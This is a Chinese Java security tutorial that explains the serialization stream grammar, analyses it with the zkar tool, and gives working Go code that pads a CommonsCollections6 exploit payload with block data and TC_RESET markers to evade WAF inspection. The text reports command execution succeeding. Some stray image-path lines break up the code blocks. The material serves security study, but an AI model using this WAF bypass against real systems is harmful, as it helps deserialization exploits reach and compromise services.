

# Java安全漫谈 - 19.Java反序列化协议构造与分析

这是[代码审计知识星球](#)中Java安全的第十九篇文章。

我曾在《Java安全漫谈》第6章中介绍过Java序列化这门协议，这一节我会深入地写一下序列化的二进制结构，以及他们的作用。这也是后面理解8u20这条链必须的先学习的前置知识。

为了准备这篇文章，我可谓是准（tuō）备（gēng）了很久，为此专门写一个小工具：[zkar](#)，我们可以使用zkar这个工具来分析序列化数据流。

要理解序列化协议，我们需要先阅读[这篇文档](#)中的语法Grammer。

## 初步理解序列化流的Grammer

Grammer很长，但是序列化协议的核心架构从前四个部分就可以大概看出来：

```
1  stream:
2      magic version contents
3
4  contents:
5      content
6      contents content
7
8  content:
9      object
10     blockdata
11
12 object:
13     newObject
14     newClass
15     newArray
16     newString
17     newEnum
18     newClassDesc
19     prevObject
20     nullReference
21     exception
22     TC_RESET
23
```

这是一个依次展开的巴科斯范式。我们从第一个stream开始看起，stream就是指完整的序列化协议流，它是有三部分组成：magic、version和contents。

我们在文档里可以找到magic和version的定义：

```
1  final static short STREAM_MAGIC = (short)0xaced;
2  final static short STREAM_VERSION = 5;
```

magic等于0xaced，version等于5，这两个变量都是short类型，也就是两个字节的整型。这也就是为什么我们说序列化协议流是以 `\xAC\xED\x00\x05` 开头的原因。

接着，`contents` 在下面两行定义。可见，`contents` 等于 `content`，或者 `contents content`。怎么理解呢？

这里实际上是一个简单的递归下降的规则，`contents` 可以由一个 `content` 组成，也可以由一个 `contents` 与一个 `content` 组成，而后面这种情况里的 `contents` 又可以继续由这两种情况组成，最后形成编译原理里所谓的左递归。

我们不用理解这么复杂的内容，因为这个例子非常简单，所以我们很容易地可以理解为：**`contents` 是有一个或多个 `content` 组成。**

我们继续往下看，`content` 又是由 `object` 或者 `blockdata` 组成。`blockdata` 是一个由数据长度加数据本身组成的一个结构，里面可以填充任意内容，后面我可以介绍一下如何用这个点来做一些事情，但当前并不重要。

重要的还是 `object`，`object` 就是真正包含Java对象的一个结构，在上面的Grammer中我们可以看到，`object` 是由下面任意一个结构组成：

- `newObject`：表示一个对象
- `newClass`：表示一个类
- `newArray`：表示一个数组
- `newString`：表示一个字符串
- `newEnum`：表示一个枚举类型
- `newClassDesc`：表示一个类定义
- `prevObject`：一个引用，可以指向任意其他类型（通过Reference ID）
- `nullReference`：表示null
- `exception`：表示一个异常
- `TC_RESET`：重置Reference ID

这里面有三个比较容易混淆的结构，对象 `newObject`、类 `newClass` 和类定义 `newClassDesc`。

这里的对象和类的区别，正如Java中对象和类的区别，前者是某个类实例化的对象，后者是这个类本身。而类定义我们应该理解为对某一个类的描述，比如这个类名是什么，类中有哪些字段等等。

我们查看 `newObject` 和 `newClass` 这两个结构的Grammer：

```
1  newObject:
2      TC_OBJECT classDesc newHandle classdata[]  // data for each class
3
4  newClass:
5      TC_CLASS classDesc newHandle
6
7  classDesc:
8      newClassDesc
9      nullReference
10     (ClassDesc)prevObject      // an object required to be of type
11                                // ClassDesc
```

可见，`newObject` 和 `newClass` 都是由一个标示符+ `classDesc` + `newHandle` 组成，只不过 `newObject` 多一个 `classdata[]`。原因是，它是一个对象，其包含了实例化类中的数据，这些数据就储存在 `classdata[]` 中。

`classDesc` 就是我们前面说的类定义，不过这个 `classDesc` 和前面的 `newClassDesc` 稍微有点区别，`classDesc` 可以是一个普通的 `newClassDesc`，也可以是一个null，也可以是一个指针，指向任意前面已经出现过的其他的类定义。我们只要简单把 `classDesc` 理解为对 `newClassDesc` 的一个封装即可。

`newHandle` 是一个唯一ID，序列化协议里的每一个结构都拥有一个ID，这个ID由 `0x7E0000` 开始，每遇到下一个结构就+1，并设置成这个结构的唯一ID。而我前面说的 `prevObject` 指针，就是通过这个ID来定位它指向的结构。

讲到这里，大家应该能大概看懂Grammer的定义了，也对序列化协议有了一个初步的了解，接着我再用一段简单的代码更好地说明前面所说的内容。

## 代码演示序列化数据的解析结果

我们定义一个简单的类User，其包含两个属性，`String name` 和 `User parent`：

```
1 public class User implements Serializable {
2     protected String name;
3     protected User parent;
4
5     public User(String name)
6     {
7         this.name = name;
8     }
9
10    public void setParent(User parent)
11    {
12        this.parent = parent;
13    }
14 }
```

然后，我们将其序列化：

```
1 User user = new User("Bob");
2 user.setParent(new User("Josua"));
3 ByteArrayOutputStream byteSteam = new ByteArrayOutputStream();
4 ObjectOutputStream oos = new ObjectOutputStream(byteSteam);
5 oos.writeObject(user);
6 System.out.println(Base64.encodeBase64String(byteSteam.toByteArray()));
```

然后得到了一个Base64的字符流，用zkar对其进行分析：

The screenshot shows a Java class dump analysis tool displaying the structure of a serialized User object. The dump is in Base64 format. Annotations highlight key parts:

- name attribute**: Points to the 'name' field in the object's attributes.
- parent attribute, point to the reference desc**: Points to the 'parent' field which is a reference to another object.

The dump shows the class structure, fields, and the specific values for the 'Bob' and 'Josua' objects.

可见，这里 `contents` 只包含一个 `newObject`，其第一部分是 `classDesc`，包含了 `User` 这个类的信息，比如类名、`SerialVersionUID`、父类、属性列表等。

这个 `classDesc` 的ID就是8257536，而在 `[]classData` 数组中，包含两个属性，`name` 和 `parent`，`parent` 也是一个 `newObject`，它实际上在源码中是一个 `User` 类对象，所以 `classDesc` 也是 `User` 类的信息，因为前面已经定义过了，所以这个类是一个 `Reference`，ID也是8257536，表示指向前面 `User` 类的 `ClassDesc`。

通过这个简单的案例，我们可以理解Java是怎么序列化一个类的。当然，实际情况会比这个例子要复杂很多，但我们只需要按照Grammer中的语法进行分析，再结合zkar的执行结果，即可很好地理解序列化协议了。

由于本文的篇幅有限，所以无法完整地介绍序列化协议，如果各位读者感兴趣，欢迎自行阅读zkar的源码。

## 如何构造一个包含垃圾数据的序列化流

曾经c0ny1在这篇《[Java反序列化数据绕WAF之加大量脏数据](#)》文章中介绍过如何在序列化数据流里添加脏字符来绕过WAF，其使用的方法是将可利用的对象放进集合对象中，然后在集合对象中填充脏字符。

在学习了今天的相关知识以后，我们还可以想到一些其他的方法来完成这个目标。

比如，前面说了 `content` 是由 `object` 或 `blockdata` 组成，`blockdata` 就是一个适合用来填充脏字符的结构：

```
1 content:
2   object
3   blockdata
4
5 blockdata:
6   blockdatashort
7   blockdatalong
8
9 blockdatashort:
10  TC_BLOCKDATA (unsigned byte)<size> (byte)[size]
11
12 blockdatalong:
13  TC_BLOCKDATALONG (int)<size> (byte)[size]
```

可见，`blockdata` 有两种可能性：`blockdatashort` 或者 `blockdatalong`，顾名思义，前者可以保存的数据较少，后者可以保存的数据较长。

我们选择使用 `blockdatalong`：

```
1 blockdatalong:
2   TC_BLOCKDATALONG (int)<size> (byte)[size]
```

这个结构分为三部分：

- `TC_BLOCKDATALONG` 标示符
- `(int)<size>` 数据长度，是一个4字节的整型
- `(byte)[size]` 数据具体的内容


我们编写一个简单的Go程序，并调用zkar库中的结构和方法，来构造这个填充了垃圾字符的 `CommonsCollections6` 的Payload：

```


1 package main
2
3 import (
4     "github.com/phith0n/zkar/serz"
5     "io/ioutil"
6     "log"
7     "strings"
8 )
9
10 func main() {
11     data, _ := ioutil.ReadFile("cc6.ser")
12     serialization, err := serz.FromBytes(data)
13     if err != nil {
14         log.Fatal("parse error")
15     }
16
17     var blockData = &serz.TCContent{
18         Flag: serz.JAVA_TC_BLOCKDATALONG,
19         BlockData: &serz.TCBlockData{
20             Data: []byte(strings.Repeat("a", 40000)),
21         },
22     }
23
24     serialization.Contents = append(serialization.Contents, blockData)
25     ioutil.WriteFile("cc6-padding.ser", serialization.ToBytes(), 0o755)
26 }
27

```

我在读取原始的Payload后，新建了一个 `serz.TCContent{}` 结构，并向其填充了4w个a，最后生成的Payload如下：



我们在Java中加载这个Payload，成功执行：



不过，这里的填充其实很有缺陷，原因是填充的数据是在Payload的后面。如果WAF是检查数据包的前N个字符，则仍然无法绕过WAF。那么，我们又如何把垃圾字符填充在Payload之前呢？

我们尝试一下将 `serialization.Contents` 中的顺序改变一下，将 `blockData` 放在前面：

```
1 serialization.Contents = append([]*serz.TCContent{blockData},
  serialization.Contents...)
```

此时生成的文件，在使用Java反序列化时将会抛出异常：

```
1 Exception in thread "main" java.io.OptionalDataException
2     at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1363)
3     at java.io.ObjectInputStream.readObject(ObjectInputStream.java:371)
4     at com.govuln.serialization.Application.read(Application.java:33)
5     at com.govuln.serialization.Application.main(Application.java:15)
```

这里的原因又是什么呢？

## 填充垃圾字符到数据包前

我们前面分析过，`contents` 里即可以是 `object` 也可以是 `blockdata`，但为什么我们将 `blockdata` 放在 `object` 前面就不行了呢？

其实原因出在Java解析过程中。虽然在Grammer中，`contents` 被定义成一个左递归形式的循环结构，但是实际上Java对这一部分处理如下：

```
1 private Object readObject0(boolean unshared) throws IOException {
2     // ...
3
4     byte tc;
5     while ((tc = bin.peekByte()) == TC_RESET) {
6         bin.readByte();
7         handleReset();
8     }
9
10    depth++;
11    try {
12        switch (tc) {
13            case TC_NULL:
14                return readNull();
15
16            case TC_REFERENCE:
17                return readHandle(unshared);
18
19            case TC_CLASS:
20                return readClass(unshared);
21
22            case TC_CLASSDESC:
23            case TC_PROXYCLASSDESC:
24                return readClassDesc(unshared);
25
26            case TC_STRING:
27            case TC_LONGSTRING:
28                return checkResolve(readString(unshared));
29
30            case TC_ARRAY:
31                return checkResolve(readArray(unshared));
32
33            case TC_ENUM:
```

```

34         return checkResolve(readEnum(unshared));
35
36     case TC_OBJECT:
37         return checkResolve(readOrdinaryObject(unshared));
38
39     case TC_EXCEPTION:
40         IOException ex = readFatalException();
41         throw new WriteAbortedException("writing aborted", ex);
42
43     case TC_BLOCKDATA:
44     case TC_BLOCKDATALONG:
45         if (oldMode) {
46             bin.setBlockDataMode(true);
47             bin.peek(); // force header read
48             throw new OptionalDataException(
49                 bin.currentBlockRemaining());
50         } else {
51             throw new StreamCorruptedException(
52                 "unexpected block data");
53         }
54
55     case TC_ENDBLOCKDATA:
56         if (oldMode) {
57             throw new OptionalDataException(true);
58         } else {
59             throw new StreamCorruptedException(
60                 "unexpected end of block data");
61         }
62
63     default:
64         throw new StreamCorruptedException(
65             String.format("invalid type code: %02X", tc));
66     }
67 } finally {
68     depth--;
69     bin.setBlockDataMode(oldMode);
70 }
71 }

```

可见，只有在处理 `TC_RESET` 的时候是一个循环，通过while循环消耗掉所有的 `TC_RESET` 后就进入了一个switch选择语句。此时因为我们 `contents` 里第一个结构是一个 `blockdata`，所以会进入 `case TC_BLOCKDATALONG` 中，而这里面就抛出了异常。

也就是说，Java只会处理 `contents` 里面除了 `TC_RESET` 之外的首个结构，而且这个结构不能是 `blockdata`、`exception` 等。

前面在 `object` 后填充一个 `blockdata` 的方法之所以可行，就是因为首个结构是 `object`，处理完后反序列化就结束了，`blockdata` 根本没有处理，也就不会抛出异常了。

那么，我们利用 `contents` 来填充垃圾字符的方法是否还有效呢？当然有效，刚刚我们已经说了，在处理 `object` 前Java会丢弃所有的 `TC_RESET`（实际上在Grammar中 `TC_RESET` 也是 `object` 的一种结构），那么我们用这个字符来填充不就可以了吗？

我们修改前面的Go代码如下：

```

1 package main
2

```




```


3  import (
4      "github.com/phith0n/zkar/serz"
5      "io/ioutil"
6      "log"
7  )
8
9  func main() {
10     data, _ := ioutil.ReadFile("cc6.ser")
11     serialization, err := serz.FromBytes(data)
12     if err != nil {
13         log.Fatal("parse error")
14     }
15
16     var contents []*serz.TCContent
17     for i := 0; i < 5000; i++ {
18         var blockData = &serz.TCContent{
19             Flag: serz.JAVA_TC_RESET,
20         }
21         contents = append(contents, blockData)
22     }
23
24     serialization.Contents = append(contents, serialization.Contents...)
25     ioutil.WriteFile("cc6-padding.ser", serialization.ToBytes(), 0o755)
26 }

```

此时填充出来的Payload如下：



这个Payload就可以成功触发命令执行了：



OK，我们使用今天学到的知识成功完成了另一种向序列化数据里填充垃圾字符的方法，并使用zkar将这个过程中自动化。

当然，这只是我们学习zkar以及序列化协议的一个副产品，我们本文的主要核心还是为了让大家能够理解序列化协议的结构与分析方法，以为我们后面学习JDK 8u20做准备。



